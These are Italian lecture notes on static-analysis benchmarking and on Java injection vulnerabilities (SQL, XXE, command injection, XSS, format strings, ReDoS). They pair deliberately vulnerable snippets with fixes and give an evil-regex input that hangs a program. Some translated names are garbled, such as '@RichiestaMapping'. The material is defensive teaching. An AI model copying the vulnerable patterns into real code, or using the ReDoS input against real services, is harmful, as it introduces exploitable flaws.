
Metriche di valutazione della tecnica

Le metriche sono un modo per confrontare strumenti diversi. È possibile classificare gli strumenti in base a tre caratteristiche, in funzione delle tecniche di analisi statica che impiegano internamente:

- **Precisione**: come le tecniche sono precise nel modellare il comportamento del software.
- **Profondità/Campo d'azione**: quanto è ampio il contesto che la tecnica considera simultaneamente (linea, funzione, modulo, applicazione)
- **Tempo di esecuzione/Scalabilità**: aumentando la precisione e la profondità/scala, il tempo di esecuzione aumenta.

La precisione e la profondità/ampiezza sono direttamente collegate all'**accuratezza** della tecnica (cioè, segnalare le vulnerabilità senza segnalare falsi positivi).

Nella figura è possibile vedere come il tempo di esecuzione sia correlato all'ambito dell'analisi. Quando l'ambito aumenta, il tempo di esecuzione aumenta (più che linearmente).



Esistono diversi parametri di riferimento per confrontare gli strumenti di analisi:

- **Progetto di benchmark OWASP**
 - Benchmark per Java (con sistema di punteggio, un modo per assegnare un punteggio a uno strumento in base ai risultati)
- **NIST SARD** (Software Assurance Reference Dataset)
 - Raccolta di casi di vulnerabilità aperti (può essere utilizzata per il benchmarking)
- **WAVSEP** (Progetto di valutazione degli scanner di vulnerabilità delle applicazioni web)
 - Risultati di benchmark e valutazione (solo per gli strumenti DAST)

Il sistema di punteggio OWASP

Per ogni caso di test, ogni strumento produce un elenco di allarmi classificati come

- **Vero positivo (TP)**: l'allarme indica una vulnerabilità reale.
- **Falso positivo (FP)**: l'allarme indica una falsa vulnerabilità

Per ogni caso di test e strumento, abbiamo:


- **Falso negativo (FN)**: vulnerabilità non rilevata
- **Vero negativo (TN)**: non vulnerabilità correttamente ignorata

È possibile combinare questi numeri, calcolando due numeri:

- Tasso di veri positivi (*TPR*) = $\frac{TP}{TP+FN}$
- Tasso di falsi positivi (*FPR*) = $\frac{FP}{FP+TN}$
- *TP + FN*: il numero di vulnerabilità presenti nel codice.
- *FP + TN*: numero totale di non-vulnerabilità presenti nel codice

In questo modo il calcolo è relativo e non più legato al numero di vulnerabilità presenti nel codice. Il primo è la copertura (*tasso di veri positivi*), mentre il secondo è la capacità di evitare la segnalazione di falsi errori (*tasso di falsi positivi*).

Queste due metriche possono essere combinate sull'asse cartesiano. In base alla posizione dello strumento in quest'area, è possibile interpretare le sue prestazioni. Il 100% di FP Rate significa che lo strumento segnala solo le non-vulnerabilità, mentre il 100% di TP Rate rappresenta una copertura completa. È possibile dividere l'area in due sottoaree, divise dalla linea diagonale. Se uno strumento si trova nell'area superiore, è *migliore di un'ipotesi*, altrimenti è *peggiore di un'ipotesi*. Se costruiamo uno strumento che, ogni volta che potrebbe esserci una vulnerabilità, estrae un numero casuale e con il 50% di




Se il 50% delle vulnerabilità è una vulnerabilità (e il restante 50% non è una vulnerabilità), segnalerà la metà delle vulnerabilità presenti, ma anche la metà delle non-vulnerabilità. Questo strumento si trova esattamente nella zona intermedia. Per fare meglio, dobbiamo rimanere nella parte alta dell'area.

Il punteggio assegnato a un utensile è la distanza che il punto che lo rappresenta ha dalla diagonale.

Strumento	Le lingue	Integrazione IDE	Analisi
Flawfinder	C, C++	Vim, emacs	Scansione lessicale
Cppcheck	C, C++	Visual Studio	Flusso di dati insensibile ai percorsi
Spotbugs/FindSecBugs	Java	Eclissi	Flusso strutturale di dati/controllo
SonarQube	Multilingue	Strumenti CI/CD	Solo analisi semplici e gratuite
Studio PVS	C, C++, Java	VS, Eclipse	Flusso di dati/controllo, esecuzione simbolica

Flawfinder è uno strumento molto veloce e semplice che utilizza solo la scansione lessicale. Un altro aspetto che discrimina gli strumenti è che alcuni richiedono la **compilazione**, poiché l'analisi deve costruire il CFG, il CG, ecc.

Il flusso di lavoro dell'utilizzo degli strumenti di analisi statica è quello illustrato nella figura. Lo strumento stesso utilizzerà alcune configurazioni interne (regole, ad esempio con PVSStudio è possibile filtrare il report) che possono essere modificate manualmente. Inizialmente c'è una **fase di pianificazione** che consiste nel definire gli strumenti da utilizzare, il tipo di vulnerabilità che stiamo cercando e così via. Quindi, gli strumenti vengono eseguiti. Gli strumenti analizzano il codice e producono alcuni **risultati grezzi**. Inizia la fase successiva, che è la **fase di revisione del nucleo**, dove si tratta di una fase manuale in cui tutti gli errori devono essere verificati se sono reali o meno. In generale, i risultati della revisione vengono archiviati da qualche parte (ad esempio, nel sistema di tracciamento dei bug). Dopo questa fase c'è una fase successiva (se siamo lo sviluppatore) per **correggere il codice**.



In questo flusso di lavoro la parte che richiede più tempo è la **revisione manuale del codice**.

Reporting

È importante che il rapporto sia sufficientemente dettagliato e può assumere diverse forme:

- Inserimento in un database di bug o in un sistema di tracciamento della sicurezza
- Elenco formale o informale dei problemi

Dovrebbe includere una **spiegazione del problema** (con riferimento alla politica di sicurezza) e fornire anche una **stima del rischio**. Alcuni strumenti possono già fornire alcune di queste informazioni, che costituiscono il punto di partenza per l'analisi manuale.

Rilevamento e correzione di alcune vulnerabilità di sicurezza di Java

Vulnerabilità di iniezione in Java

Questa discussione si concentrerà sulle vulnerabilità di tipo injection, ovvero quelle che possono essere sfruttate iniettando qualcosa nel programma. Questo tipo di vulnerabilità può essere contrastato **controllando e validando** correttamente l'input. Le principali fonti possibili di dati non attendibili sono:

- **La rete**

- Java ha la possibilità di interagire in rete utilizzando diversi tipi di API: le **servlet** sono oggetti Java che possono ricevere richieste HTTP e inviare risposte HTTP. Spesso, poi, la servlet è nascosta nel programma da alcune interfacce di alto livello (ad esempio, l'uso di annotazioni Java che implicano che una servlet è usata per gestire le richieste HTTP chiamando un particolare metodo della classe che è annotata) come i **socket**.

- **Ingresso standard**

- Quando l'utente dell'applicazione non è attendibile

- **File nel file system, variabili d'ambiente**

Il fatto che leggiamo alcuni dati da queste fonti non attendibili non significa che l'input sia pericoloso e che porti a vulnerabilità. È necessario che questo input possa raggiungere un **sink** dove l'input viene utilizzato in modo pericoloso e in questo percorso dall'input al sink è necessario che non ci siano dichiarazioni che fermino questa propagazione o che filtrino i dati in modo tale da renderli non pericolosi. I principali sink possibili in Java sono:

- **Dichiarazioni di esecuzione di comandi** (ad esempio, `Runtime.exec()`)
- **Istruzioni per l'esecuzione di SQL** (ad esempio, JDBC)
- **Dichiarazioni di registro, operazioni su file locali**
- **Dichiarazioni che inviano e-mail, rispondono a richieste HTTP**

Sockets

Quando si parla di socket, bisogna considerare le seguenti fonti/uscite di dati dalla rete:

- **java.net.Socket** classe che rappresenta una presa TCP connessa.
 - `getInputStream()`
 - `getOutputStream()`
- **java.net.DatagramSocket** classe per UDP
 - `send(DatagramPacket)`
 - `receive(DatagramPacket)`

Servlet

Le servlet possono essere riconosciute perché estendono la classe servlet HTTP o implementano l'interfaccia servlet:

- **javax.servlet.Servlet** interfaccia
 - `service (ServletRequest, ServletResponse)`: legge dalla richiesta e scrive sulla risposta
- **javax.servlet.http.HttpServlet**
 - `doGet(HttpServletRequest, HttpServletResponse)`
 - `doPost(HttpServletRequest, HttpServletResponse)`

Il modo in cui queste richieste vengono gestite è attraverso metodi definiti nell'interfaccia e nella classe base. La fonte dei dati provenienti da fonti non attendibili è il **primo parametro**: l'oggetto che rappresenta la richiesta. Per restituire i dati alla rete (risposte HTTP) si utilizzano gli stessi metodi: il sink è il **secondo parametro**.

Implementazioni API REST di Spring

Questi framework nascondono la presenza delle Servlet, che in questo caso non sono direttamente visibili nel sorgente Java.

I tipi di dati e le annotazioni specificano come *HTTPRequest/HTTPResponse* sono mappati ai metodi e ai loro parametri/valori di ritorno/eccezioni/campi (vedere *org.springframework.web.bind.annotation*):

- `@RestController, @Controller`
- `@RichiestaMapping, @GetMapping, @PostMapping, @PutMapping, @CancellaMapping`
- `@PathVariable, @RequestParam, @RequestHeader, @RequestBody`
- `@ResponseBody, @ResponseStatus`

Iniezione SQL

Funzioni principali del lavandino *java.sql*. La classe *Statement* è quella che esegue le istruzioni:

- `execute(String [, ...])`
- `addBatch(String)`
- `executeQuery(String)`
- `executeQuery()` preceduto da *PrepareCall(String)*
- `executeUpdate(String [, ...])`

È anche possibile avere istruzioni preparate, e questo è importante perché quando le abbiamo i dati non vengono mai interpretati come stringhe SQL ma come valori: c'è un meccanismo di escape automatico. Un modo per prevenire le SQL Injection è quello di usare i prepared statement. Un altro modo è quello di sanificare gli input.

L'esempio mostra un'iniezione SQL e come può essere risolta mediante un'istruzione preparata. Il codice vulnerabile costruisce la stringa utilizzando

```
String sqlString = "SELECT * FROM users WHERE username = '"+username
+"' AND password = '" + password + "'";
Statement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(sqlString);
```

username e *password* provenienti direttamente da una fonte non attendibile.

Una possibile soluzione consiste nel creare la stringa con i parametri di nome utente e password. In questo caso viene eseguito in un modo diverso modo diverso: prima chiamata

```
String sqlString = "SELECT * FROM users WHERE username = ? AND password= ?";
PreparedStatement stmt = connection.prepareStatement(sqlString);
stmt.setString(1, username); stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

prepareStatement e poi si impostano i parametri nella stringa. In questo modo il codice non è più vulnerabile a SQL Injection.

XXE (Entità esterne XML)

Questo è possibile quando si utilizzano le seguenti funzioni principali di Sink:

- `javax.xml.parsers.SAXParser, javax.xml.parsers.DocumentBuilder, org.xml.sax.XMLReader`
 - Sono tutti parser XML e ciò è dovuto al modo in cui vengono gestite le entità esterne (file esterni che possono essere inclusi in un documento XML).
 - `parse(InputStream [, ...])`
 - `parse(InputSource [, ...])`
 - `parse(File[, ...])`
 - `parse(String [, ...])`
- `javax.xml.transform.Transformer`

- $\text{transform}(\text{Source}, \text{Result})$

Dobbiamo verificare se l'input letto è attendibile o meno.

L'immagine mostra un codice che legge XML utilizzando un *SAXParser*. In questo caso l'*input* proviene da una fonte non attendibile.

```
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser saxParser = factory.newSAXParser();
saxParser.parse(input, defaultHandler);
```

Una possibilità per risolvere questo problema è utilizzare un *parser XML personalizzato* che sia resistente a questo tipo di attacco. Non è necessario sostituire l'intero parser, ma solo la parte del parser utilizzata per risolvere le entità esterne, che viene chiamata

```
SAXParserFactory factory = SAXParserFactory.newInstance();
SAXParser saxParser = factory.newSAXParser();
XMLReader reader = saxParser.getXMLReader();
reader.setEntityResolver(new CustomResolver());
reader.setErrorHandler(defaultHandler);
reader.parse(new InputStream(input));
```

EntityResolver. In questo modo, è possibile personalizzare il lettore e impostare l'oggetto che fungerà da risolutore di entità. In questo caso non utilizziamo quello predefinito che permette la vulnerabilità, ma ne utilizziamo uno che lo impediscono.



Iniezione di comandi

Si tratta di un'altra classe di vulnerabilità di iniezione che in Java sono possibili perché è possibile eseguire comandi esterni. L'esempio mostra come

```
Runtime rt = Runtime.getRuntime();
Process p = rt.exec(new String[] {"sh", "-c", "ls " + dir});
...
```

è possibile eseguire un comando con l'operazione *exec*. In questo caso, se *dir* proviene da una fonte non attendibile, è possibile che venga utilizzato per eseguire comandi arbitrari. Un modo per evitare questo La vulnerabilità consiste nel sanificare l'*input* dei comandi.

Ad esempio, l'immagine mostra un modo per verificare se *dir* è solo alfanumerico e in questo caso il comando viene eseguito, altrimenti non viene eseguito.

```
Runtime rt = Runtime.getRuntime();
if (Pattern.matches("[0-9A-Za-z]+", dir)) {
    Process p = rt.exec(new String[] {"sh", "-c", "ls " + dir});
}
...
```

XSS (Cross-Site Scripting)

In questo caso esistono diversi tipi di XSS. Le vulnerabilità possono sorgere se vengono utilizzati dati non attendibili:

- restituito in una risposta HTTP (XSS riflesso)
 - sink : scrittura dei dati in *HttpResponse*
- Salvati in un DB
 - Sink: memorizzazione dei dati in un DB (esecuzione di istruzioni SQL INSERT o UPDATE)

Una possibile soluzione consiste nel controllare o sanificare i dati non attendibili. Una possibilità è rappresentata da un codificatore che sanifichi i dati rimuovendo i caratteri pericolosi: *OWASP Java Encoder Project*. Le modalità possono essere diverse a seconda dell'utilizzo dei dati (ad esempio, HTML, codice JavaScript, CSS).

L'esempio mostra un metodo servlet *doGet*. Dalla richiesta viene estratto il nome del parametro e poi viene riflesso nella risposta. Si tratta di una vulnerabilità XSS.

```
void doGet(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
    String name = req.getParameter("name");
    resp.getWriter().write("Hello, "+name);
}
```

È possibile risolvere il problema utilizzando l'encoder ...

```
resp.getWriter().write("Hello, "+Encode.forHtml(name));
}
```

O anche controllando se è alfanumerico (in quest'ultimo caso potremmo evitare il codificatore).

```
...  
    if (name.matches("[a-zA-Z]+"))  
        resp.getWriter().write("Hello, "+Encode.forHtml(name));  
}
```

Altre forme di iniezione in Java

Esistono anche altre forme di iniezioni in Java:

- **Stringhe di formato:** non sono così comuni in Java, ma sono possibili, poiché Java ha alcune istruzioni che possono stampare output che utilizzano stringhe di formato. Ma a differenza del C, che lascia totale libertà di accesso alla memoria, con Java non è possibile. Se un aggressore riesce a controllare una stringa di formato, può inserire un numero di parametri superiore agli argomenti per i quali viene chiamata la funzione. In questo modo la funzione lancerà un'eccezione e l'attaccante potrà bloccare l'esecuzione della funzione (DoS).
- **Regex DoS (Denial of Service):** in questo caso viene sfruttato il fatto che alcune espressioni regolari vengono controllate in modo inefficiente. Queste regex sono chiamate **evil regex**, ad esempio `([a-zA-Z]+)*` e impiegheranno molto tempo per essere verificate con alcuni input. Se alla regex precedente diamo il seguente input:

`aaaaaaaaaaaaaaaaaaaaaaa!` che non corrisponde, ci vorrà molto tempo prima che possa rilevare che la stringa non corrisponde. Questo può essere sfruttato per creare nuovamente un DoS. È possibile sfruttare questo tipo di comportamento scorretto quando l'attaccante può controllare sia l'espressione regolare sia l'input (entrambe le condizioni devono essere soddisfatte). Una possibilità è che l'espressione regolare malvagia sia già utilizzata dal programmatore, quindi se l'attaccante conosce la presenza della regex, può semplicemente dare un input sbagliato.

Se la regex proviene da una fonte non attendibile, l'attaccante deve fornire entrambe le cose (regex e input errato). L'immagine mostra un esempio in cui ciò accade. L'istruzione viene utilizzata per verificare che la password non contenga l'elemento

```
if ( password.matches(username) ) {  
    log("Fatal error: password contains username");  
}
```

VULNERABLE: if `username` is `"([a-zA-Z]+)*"` and `password` is `"aaaaaaaaaaaaaaaaaaaaaa!"`, the program hangs

nome utente. `Matches` è il metodo Java che può essere utilizzato per controllare un'espressione regolare. Se il nome utente proviene da una fonte non attendibile, l'aggressore potrebbe fornire l'espressione come nome utente e la stringa sbagliata come password.